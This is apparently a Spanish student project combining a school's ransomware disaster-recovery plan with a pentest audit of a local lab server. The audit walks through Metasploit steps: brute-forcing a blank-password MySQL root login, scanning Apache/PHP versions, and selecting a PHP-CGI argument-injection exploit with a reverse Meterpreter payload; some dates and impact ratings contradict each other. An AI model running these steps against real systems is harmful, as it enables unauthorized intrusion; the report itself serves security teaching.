Aislamiento de Sistemas: Desconectar inmediatamente los sistemas afectados de la red para evitar la propagación del ransomware. Esto incluye servidores, estaciones de trabajo, portátiles, y cualquier otro dispositivo conectado.

Análisis y Erradicación: Identificar la variante de ransomware utilizando herramientas de análisis de malware, y seguir las guías específicas para esa variante en cuanto a la erradicación y las precauciones a tomar.

Recuperación de Datos: Restaurar los sistemas y datos desde copias de seguridad, asegurándose de que las copias no estén comprometidas. Este paso es crucial y debe realizarse con cuidado para no reintroducir el ransomware en la red limpia.

Refuerzo de Seguridad: Implementar medidas adicionales de seguridad para evitar futuros ataques, como actualizar y parchear sistemas, reforzar políticas de contraseñas, y educar a los usuarios sobre seguridad.

8.1.2.3 Equipo de Respuesta Docente (Personal docente voluntario)

Continuidad Académica: Implementar planes de continuidad académica utilizando métodos alternativos de enseñanza, como plataformas de aprendizaje en línea que no se vean afectadas por el ransomware, para minimizar la interrupción de la educación.

Comunicación y Apoyo: Mantener líneas de comunicación abiertas con los estudiantes y padres para informarles sobre cómo continúa el proceso educativo y qué medidas deben tomar para protegerse en casa.

Documentación y Evidencia: Ayudar en la documentación del incidente y las respuestas dadas, lo cual es crucial para las investigaciones posteriores y posibles reclamaciones de seguros.

Movilización de Usuarios: Facilitan la transición de estudiantes y personal a entornos de aprendizaje alternativos si el edificio está inaccesible, incluido el apoyo para el uso de tecnologías de aprendizaje a distancia.

Coordinación Interna: Mantienen la comunicación fluida durante la emergencia, asegurando que las necesidades operativas y educativas se aborden de manera efectiva.

Soporte Operacional y Logístico: Ayudan en la logística de mover recursos físicos y digitales a ubicaciones alternativas si es necesario, y en la coordinación con el personal de operaciones para actividades esenciales como alimentación y seguridad.

8.1.2.4 Comunicaciones Externas

Coordinación con las Autoridades: Reportar el incidente a las autoridades locales y nacionales pertinentes. Las fuerzas del orden y las agencias gubernamentales pueden ofrecer asistencia adicional y son esenciales para la respuesta legal al ataque.

El ataque de ransomware requiere una respuesta rápida, organizada y enfocada en la recuperación de datos y la restauración de los servicios lo más pronto posible, sin ceder ante las demandas de los atacantes. La prevención, mediante la formación continua y la implementación de robustas medidas de seguridad, es la clave para minimizar la probabilidad de futuros incidentes

8.1.3 Recursos necesarios para la recuperación

Para elaborar un plan detallado que abarque los recursos necesarios para los procesos críticos de la organización, así como las estrategias para la recuperación de dichos recursos, es importante desglosar cada uno de los elementos mencionados y relacionarlos con los servicios esenciales de tu colegio. Estos servicios esenciales son la gestión de matrículas, gestión de notas, y notificación de faltas. Vamos a estructurar un plan teniendo en cuenta estos procesos y los recursos listados:

8.1.3.1 Procesos Críticos y Recursos Necesarios

Gestión de Matrículas

Personal: Administrativos encargados de la gestión y procesamiento de matrículas.

Tecnología, comunicaciones y datos: Servidores para almacenar datos, software de gestión, acceso a Internet, y sistemas de backup.

Documentos legales y formularios: Contratos de matrícula, políticas de privacidad, consentimientos informados, entre otros.

Gestión de Notas

Personal: Profesores para la evaluación y administrativos para el registro.

Tecnología, comunicaciones y datos: Sistemas para la entrada y almacenamiento de notas, plataformas educativas.

Seguridad: Cifrado de datos y control de acceso para proteger la información sensible de los estudiantes.

Notificación de Faltas

Personal: Personal docente para reportar faltas.

Tecnología, comunicaciones y datos: Sistemas de notificación automatizada.

Información de contacto: Base de datos actualizada de contactos de padres/tutores.

8.1.3.2 Estrategias para la Recuperación de Recursos

Personal

Creación de un equipo de respuesta rápida para cada proceso crítico. Entrenamiento cruzado para asegurar que múltiples personas puedan realizar las funciones esenciales.

Instalaciones

Acuerdos previos con instalaciones alternas (otro colegio o centro comunitario) en caso de que el edificio principal no sea accesible.

Suministros

Mantener un inventario de suministros esenciales (papelería, equipos de oficina) en un lugar seguro y de fácil acceso.

Tecnología, Comunicaciones y Datos

Implementar un sistema robusto de backups, preferiblemente en la nube, para asegurar la recuperación rápida de datos. Acuerdos de servicio con proveedores de TI para soporte prioritario.

Seguridad

Planes de seguridad física y cibernética actualizados y ejercicios de simulacro regular.

Transporte y Logística

Acuerdos con empresas de transporte local para asegurar la movilidad del personal clave si es necesario.

Necesidades Básicas

Establecimiento de un fondo de emergencia para comprar suministros básicos (agua, alimentos) en caso de desastre.

Dinero para Pagos de Emergencia

Línea de crédito de emergencia y fondos reservados específicamente para situaciones de crisis.

Información de Contacto para Acceder a Recursos

Base de datos digital segura y accesible con información de contacto clave, mantenida y actualizada regularmente.

Información de Clientes y Detalles de Contacto

Sistema de gestión de relaciones con clientes (CRM) actualizado y con backups regulares.

Documentos Legales, Acuerdos de Servicio, Formularios y Anexos

Almacenamiento seguro tanto físico como digital (con backups) de todos los documentos legales importantes.

Listas de Verificación de Ayuda a la Recuperación y Otras Tareas

Desarrollo de listas de verificación específicas para cada proceso crítico, accesibles digitalmente para todo el personal relevante.

8.1.4 Pruebas y revisión de todos los procedimientos

Es importante diseñar estas pruebas para que sean lo más realistas posible, involucrando a los miembros del equipo que tendrían roles críticos durante una situación de desastre real. Aquí te ofrezco una guía detallada para llevar a cabo esta fase crucial:

1. Desarrollo de los Objetivos y Alcance de la Prueba

Objetivo: Definir qué aspectos del DRP se van a probar, como la restauración de datos, la continuidad de las operaciones educativas, o la comunicación interna y externa durante el desastre.

Alcance: Determinar la extensión de las pruebas, considerando si se incluirán todos los procesos críticos o si se enfocarán en áreas específicas como tecnología de información, respuesta de emergencia, o recuperación de infraestructura.

2. Configuración del Ambiente de Prueba

Crear un ambiente que simule las condiciones reales de un desastre, incluyendo la desconexión de sistemas críticos, la utilización de datos de respaldo, y la activación de centros de operaciones alternativos si están disponibles.

3. Preparación de los Datos de la Prueba

Asegurar que los datos utilizados para las pruebas no afecten las operaciones diarias. Esto puede incluir la creación de datos de prueba ficticios o el uso de copias de los datos reales que no interfieran con los entornos de producción.

4. Identificación de quién Dirigirá la Prueba

Designar a un líder de prueba, idealmente el CISO o el Administrador de Sistemas, que tenga un conocimiento integral del DRP y la autoridad para movilizar recursos y tomar decisiones durante la prueba.

5. Identificación de quién Controla y Supervisa la Prueba

Nombrar a un equipo de supervisión independiente, compuesto por miembros del equipo de TI, administrativos y docentes, que evaluarán la ejecución de la prueba y recogerán feedback.

6. Preparación de Cuestionarios de Evaluación

Desarrollar cuestionarios que evalúen cada aspecto de la prueba, incluyendo la eficacia de la comunicación, la rapidez de la respuesta, y la integridad de la recuperación de datos y sistemas.

7. Preparación de Presupuesto para la Fase de Prueba

Establecer un presupuesto que cubra todos los recursos necesarios para la prueba, incluyendo personal, tecnología, y posibles costos de instalaciones alternativas o equipos temporales.

8. Entrenamiento a los Grupos de Prueba de las Unidades de Negocio

Proporcionar formación específica a todos los participantes en la prueba sobre sus roles y responsabilidades, asegurando que comprendan los procedimientos de recuperación y las expectativas.

9. Ejecución de la Prueba

Realizar la prueba según lo planificado, observando y documentando todos los procedimientos y cualquier desviación de lo esperado.

Al finalizar, recolectar y analizar los resultados de los cuestionarios de evaluación, así como las observaciones del equipo de supervisión.

10.Revisión Post-Prueba

Convocar una reunión con todos los involucrados para discutir los resultados de la prueba, identificar áreas de mejora, y ajustar el DRP según sea necesario.

Documentar las lecciones aprendidas y los cambios realizados al plan para futuras referencias.

Las pruebas del DRP no son un evento único, sino un proceso continuo que debe llevarse a cabo regularmente o cuando se realicen cambios significativos en la infraestructura, los procesos críticos, o el personal. Esto asegura que el plan permanezca relevante y efectivo frente a las amenazas y desafíos emergentes.

9 Auditoría / Informe auditoria

9.1 Introducción

9.1.1 Descripción

La seguridad de las aplicaciones web es la práctica de proteger los sitios web, las aplicaciones y las API contra los ataques. Es una disciplina amplia, pero sus objetivos en última instancia son mantener el buen funcionamiento de las aplicaciones web y proteger a las empresas del vandalismo cibernético, el robo de datos, la competencia poco ética y otras consecuencias negativas.

La naturaleza global de Internet expone las aplicaciones web y las API a ataques desde muchas ubicaciones y de varios niveles de escala y complejidad. Como tal, la seguridad de las aplicaciones web abarca una diversidad de estrategias y cubre muchas partes de la cadena de suministro del software.

9.1.2 Consideraciones y limitaciones

Solamente se revela la información a terceros si es necesaria para el cumplimiento de la finalidad del servicio y únicamente a las personas que deben conocerlos. Todo ello al objeto de que se pueda prestar el servicio tratando tus datos personales con confidencialidad y reserva, conforme a la legislación vigente.

Los datos tratados en este proceso no se utilizarán para una finalidad incompatible con la descrita.

Se adopta medidas de seguridad para proteger los datos contra un posible abuso o acceso no autorizado, alteración o pérdida.

Solamente guarda los datos el tiempo necesario para cumplir la finalidad de su recogida o de su procesamiento posterior. El periodo de conservación de los datos dependerá del servicio y en cada servicio se indicará la duración del tratamiento de datos personales.

9.2 Alcance

Los activos comprendidos en el ámbito de aplicación de la revisión son los siguientes

Table 1. Alcance

Activo	Tipo de test	Tipo de entorno
Servidor web Linux	Test vulnerabilidades	Local

9.2.1 Marco temporal

A continuación, se indica el tiempo habilitado para el ensayo, así como los activos en los que se ha realizado el ensayo y las restricciones aplicables:

Table 2. Marco temporal

Fecha de inicio	Fecha de final	Activos	Restricciones
16/04/2024	17/04/2023	Todos en alcance	No DDos o impacto sobre el servicio

9.3 Metodología

OWASP (Open Web Application Security Project) es una metodología de seguridad de código abierto y colaborativa que se utiliza como referente para auditorias de seguridad de aplicaciones web. En este artículo, explicamos cómo implementar OWASP desde un punto de vista práctico, sobre WordPress, el gestor de contenidos más utilizado para prácticamente cualquier proyecto en Internet.

Este sistema permite garantizar que la revisión de seguridad de un proyecto web se realiza de forma adecuada, asegurando que analizamos todos los puntos clave para detectar cualquier fallo de seguridad.

El más famoso de los proyectos de esta metodología es conocido con el nombre OWASP TOP 10, que no es más que un listado de los problemas de seguridad más comunes en las aplicaciones web y ordenados de más a menos críticos.

- A1: Inyección
- A2: Pérdida de autenticación y gestión de sesiones
- A3: Datos sensibles accesibles
- A4: Entidad externa de XML (XXE)
- A5: Control de acceso inseguro
- A6: Configuración de seguridad incorrecta
- A7: Cross site scripting (XSS)
- A8: Decodificación insegura
- A9: Componentes con vulnerabilidades
- A10: Insuficiente monitorización y registro

Nmap

Se procederá a utilizar Nmap para escanear puertos y posibles vulnerabilidades.

Metasploit Framework

Se usará metasploit para comprobar vulnerabilidades y explotarlas

Equipo

Nuestro equipo de pentesters forma parte de una unidad global especializada en la realización de pruebas de ciberseguridad en una amplia variedad de sectores (banca, público, salud, educación, retail, transporte, energía), diferentes tipos de organizaciones (grandes empresas y multinacionales) y en diferentes tipos de proyectos de ensayos de intrusión:

· Profundo conocimiento técnico de las tendencias de riesgo y compilación.

· Actualizado diariamente con acceso a la última inteligencia de amenazas.

· Colaboradores activos en foros y comunidades especializadas.

· Participantes habituales en conferencias en todo el mundo.

· Más de 10 años trabajando con grandes empresas y multinacionales.

Esta experiencia diversa y el alcance global de nuestro equipo de pentesters nos facilita adaptarnos al contexto y entorno específico del cliente y realizar un pentest exhaustivo que se basa en metodologías probadas.

9.4 Informe ejecutivo

Los resultados obtenidos del análisis de la aplicación web en Coleriesgosa indican que el nivel de seguridad es mejorable. Se han detectado vulnerabilidades que afectan a la confidencialidad, integridad y disponibilidad de los activos publicados.

El nivel de riesgo se considera alto, ya que se han identificado vulnerabilidades críticas y altas que han permitido el acceso a los paneles administrativos de una de las aplicaciones.

La sección recomendaciones generales muestra las recomendaciones para cada vulnerabilidad, proporcionando su solución y mitigación para reducir la superficie de ataque y reducir el impacto actual.

En la tabla siguiente se clasifican las vulnerabilidades según su riesgo:

Figure 1. Gráfico resultado informe

Es recomendable realizar análisis periódicos al menos una vez al año para evaluar el nivel de seguridad de los activos dentro del alcance, así como para identificar la evolución del nivel de madurez de la organización.

9.4.1 Resumen vulnerabilidades

Title	Type	CVSS score	Business risk	Status
CVE-2011-2523	Web	Critical: 9.8	High	Confirmed
CVE-2011-2523	Web	Critical: 9.8	High	Confirmed
CVE-2012-1823	Web	High: 7.0	High	Confirmed

Figure 2. Resumen vulnerabilidades

9.4.2 Recomendaciones generales

Tras las pruebas de seguridad, se proponen una serie de recomendaciones generales según el orden de prioridad para su resolución/mitigación:

- Corto plazo:

-Revisión completa de la aplicación, así como la comprobación de la información correctamente en el backend.

-Implementar captcha como mecanismo contra ataques de fuerza bruta, especialmente en pasarelas donde puede suponer un coste para la empresa.

-Mantener el flujo de autorización.

- **A medio plazo**:

-Aplique los parches correspondientes.

- Largo plazo:

-Realice pruebas de seguridad continuas.

9.5 Enumeración de vulnerabilidades encontrada

ID	CVE-1999-0502	CVE-2012-1823	CVE-2011-2523
Detalle	Contraseña predeterminada, nula, en blanco o faltante.	Inyección de argumentos	Inyección de comando de sistema operativo
Gravedad	Alta	Alta	Alta
CVSS Score	10	7.5	10
CVSS Vector	CVSS:2 (AV:N/AC:L/Au:N/C:P/I:P/A:P)	CVSS:2 (AV:N/AC:L/Au:N/C:P/I:P/A:P)	CVSS:3.1 (/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)
Tipo Vulnerabilidad	Contraseña predeterminada, nula, en blanco o faltante.	inyección de argumentos	Inyección de comando de sistema operativo
Equipos afectados	1	1	1
Número de occurrencia	1	1	1

Table 3. Enumeración de vulnerabilidades encontradas

9.5.1 Vulnerabilidad servicio Mysql 5.0.51 (CVE-1999-0502)

9.5.1.1 Descripción

Una cuenta de Unix tiene una contraseña predeterminada, nula, en blanco o faltante.

9.5.1.2 Impacto

CVSS Score	10.0
Confidentiality Impact	Complete (There is total information disclosure, resulting in all system files being revealed.)
Integrity Impact	Complete (There is a total compromise of system integrity. There is a complete loss of system protection, resulting in the entire system being compromised.)
Availability Impact	Complete (There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.)
Access Complexity	Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)
Gained Access	None
Vulnerability Type(s)	
CWE ID	78

Figure 3. Impacto Vulnerabilidad 1

Afecta parcialmente a la integridad del sistema

Afecta parcialmente a la confidencialidad del sistema

Afecta parcialmente a la disponibilidad del sistema

9.5.1.3 Descripción extendida

Primeramente, comprobamos que el servicio postgresql está iniciado ya que nos ayudará con la ejecución del exploit.



Figure 4.Descripción extendida vulnerabilidad 1

Como en la vulnerabilidad anterior, gracias a un script auxiliar verificamos la versión de MySQL en este caso 5.0.51-3ubuntu



Figure 5. Descripción extendida vulnerabilidad 2

Una vez obtenida dicha información utilizamos un exploit con el que realizar un ataque de fuerza bruta. Indicamos la dirección IP del objetivo, la contraseña la dejamos en blanco para comprobar si tiene o no (algo que es extraño que pase pero puede suceder) y por último indicamos una lista de usuarios en un documento de texto el cual recorrerá cada nombre y comparará. La lista de nombre la he creado con nombres comunes y con el fin de no tener que utilizar listas con muchos nombres de usuario y que demore más en encontrarlo.



Figure 6. Descripción extendida vulnerabilidad 1

Tras la ejecución del exploit vemos que hay un usuario coincidente el cual es “root”.



Figure 7. Descripción extendida vulnerabilidad 1

Abrimos un terminal a parte e intentamos conectarnos con la base de datos utilizando el usuario obtenido y la contraseña en blanco. Como puede apreciarse nos hemos conectado con éxito a la base de datos



Figure 8. Descripción extendida vulnerabilidad 1

9.5.1.4 Recomendaciones

Utiliza una contraseña segura.

Asigna los mínimos permisos posibles a cada tipo de usuario

Instale la última versión de la aplicación.

9.5.1.5 Referencias

https://www.cvedetails.com/cve/CVE-1999-0502/

https://exchange.xforce.ibmcloud.com/vulnerabilities/2181

9.5.2 Vulnerabilidad en servicio Apache httpd 2.2.8 (CVE-2012-1823)

9.5.2.1 Descripción

sapi/cgi/cgi_main.c en PHP antes de 5.3.12 y 5.4.x antes de 5.4.2, cuando se configura como un script CGI (también conocido como php-cgi), no maneja correctamente las cadenas de consulta que carecen de un carácter = (signo igual) , que permite a los atacantes remotos ejecutar código arbitrario colocando opciones de línea de comandos en la cadena de consulta, relacionadas con la falta de omisión de un determinado php_getopt para el caso 'd'.

9.5.2.2 Impacto

CVSS Score	7.5
Confidentiality Impact	Partial (There is considerable informational disclosure.)
Integrity Impact	Partial (Modification of some system files or information is possible, but the attacker does not have control over what can be modified, or the scope of what the attacker can affect is limited.)
Availability Impact	Partial (There is reduced performance or interruptions in resource availability.)
Access Complexity	Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)
Gained Access	None
Vulnerability Type(s)	Execute Code
CWE ID	20

Figure 9. Impacto vulnerabilidad 2

9.5.2.3 Descripción extendida

Primeramente comprobamos que el servicio postgresql está iniciado ya que nos ayudará con la ejecución del exploit

```
┌──(kali㉿kali)-[~]
└─$ service postgresql status
○ postgresql.service - PostgreSQL RDBMS
     Loaded: loaded (/lib/systemd/system/postgresql.service; disabled; preset: disabled)
     Active: inactive (dead)

Jan 16 04:27:32 kali systemd[1]: Starting PostgreSQL RDBMS...
Jan 16 04:27:32 kali systemd[1]: Finished PostgreSQL RDBMS.
Jan 16 04:27:32 kali systemd[1]: postgresql.service: Deactivated successfully.
Jan 16 04:27:32 kali systemd[1]: Stopped PostgreSQL RDBMS.
Jan 17 03:49:01 kali systemd[1]: Starting PostgreSQL RDBMS...
Jan 17 03:49:01 kali systemd[1]: Finished PostgreSQL RDBMS.
Jan 17 04:26:26 kali systemd[1]: postgresql.service: Deactivated successfully.
Jan 17 04:26:26 kali systemd[1]: Stopped PostgreSQL RDBMS.

┌──(kali㉿kali)-[~]
└─$ service postgresql start

┌──(kali㉿kali)-[~]
└─$ service postgresql status
● postgresql.service - PostgreSQL RDBMS
     Loaded: loaded (/lib/systemd/system/postgresql.service; disabled; preset: disabled)
     Active: active (exited) since Tue 2023-01-17 04:39:37 EST; 2s ago
    Process: 439660 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
   Main PID: 439660 (code=exited, status=0/SUCCESS)
        CPU: 1ms

Jan 17 04:39:37 kali systemd[1]: Starting PostgreSQL RDBMS...
Jan 17 04:39:37 kali systemd[1]: Finished PostgreSQL RDBMS.

┌──(kali㉿kali)-[~]
└─$
```

Figure 10. Descripción extendida vulnerabilidad 2

Con msfconsole y el exploit auxiliar de scanner/http/http_version obtenemos más detalles de la versión del servicio.

```
msf6 > use auxiliary/scanner/http/http_version
msf6 auxiliary(scanner/http/http_version) > options

Module options (auxiliary/scanner/http/http_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   THREADS  1                yes       The number of concurrent threads (max one per host)
   VHOST                     no        HTTP server virtual host


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/http/http_version) > set rhosts 192.168.100.155
rhosts => 192.168.100.155
msf6 auxiliary(scanner/http/http_version) > run

[+] 192.168.100.155:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figure 11. Descripción extendida vulnerabilidad 2

Seguidamente en otra tab del terminal usamos searchsploit con la versión obtenida gracias al exploit auxiliar. Utilizaremos la primera opción.

```
┌──(kali㉿kali)-[~]
└─$ searchsploit apache 2.2.8 |grep php
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution                | php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner              | php/remote/29316.py
```

Figure 12. Descripción extendida vulnerabilidad 2

Volvemos a msfconsole y buscamos el exploit con grep , cgi y la versión afectada de php, lo seleccionamos y configuramos las opciones para poder ejecutarlo.

```
msf6 auxiliary(scanner/http/http_version) > grep cgi search php 5.4.2
   1  exploit/multi/http/php_cgi_arg_injection            2012-05-03       excellent  Yes    PHP CGI Argument Injection
msf6 auxiliary(scanner/http/http_version) > use 1
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > options

Module options (exploit/multi/http/php_cgi_arg_injection):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
